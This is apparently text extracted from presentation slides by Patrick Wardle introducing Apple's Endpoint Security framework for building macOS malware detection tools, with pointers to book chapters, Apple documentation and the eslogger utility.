


Mastering Apple's Endpoint Security


...for advanced macOS malware detection



WHAT YOU WILL LEARN



Move beyond the basics and unlock the full power of Apple's Endpoint Security (while also avoiding many common pitfalls)!



Code: [github.com/objective-see/TAOMM/blob/main/Code/Vol II/CH 8/ESPlayground](https://github.com/objective-see/TAOMM/blob/main/Code/Vol%20II/CH%208/ESPlayground)

if you want to play along!

% WHOAMI



Patrick Wardle



Objective-See



DoubleYou

Building core macOS detection components
that integrate into larger enterprise
security products

....with Mike S!

"THE ART OF MAC MALWARE" BOOK SERIES



a follow-up resource !

Chapter 8: Endpoint Security

8

Introduced in macOS 10.15 (Catalina), Endpoint Security is the first Apple framework designed specifically to help third-party developers build advanced user-mode security tools, such as those focused on detecting malware.

In this chapter, I'll provide an overview of the framework and discuss how to use its APIs to perform actions such as monitoring file and process events.

[Read Chapter »](#)

Chapter 9: Muting and Authorization Events

9

In the previous chapter, I introduced Apple's Endpoint Security and its notification events.

In this chapter, I move into more advanced topics, such as muting, mute inversion, and authorization events.

[Read Chapter »](#)

Vol II Ch. 8 & 9
all about Endpoint Security




100% free online: TAOMM.org

100% royalties donated Objective-See Foundation

Endpoint Security

...the basics



ENDPOINT SECURITY (ES)

an Apple framework just for 3rd-party security tools?  that's a first! 



"a C API for monitoring system events for potentially malicious activity ...[to] develop system extensions that enhance user security"

`-developer.apple.com/documentation/endpointsecurity`

Library

Endpoint Security

Develop system extensions that enhance user security.

Sample Code

Monitoring System Events with Endpoint Security

Receive notifications and authorization requests for sensitive operations by creating an Endpoint Security client for your app.

Download

```
# eslogger -h
```


```
ARGUMENTS: <event-types>
```

```
The event types to subscribe to, e.g. exec fork exit open...
```

`/usr/bin/eslogger`, to stream ES events

ES DOCUMENTATION

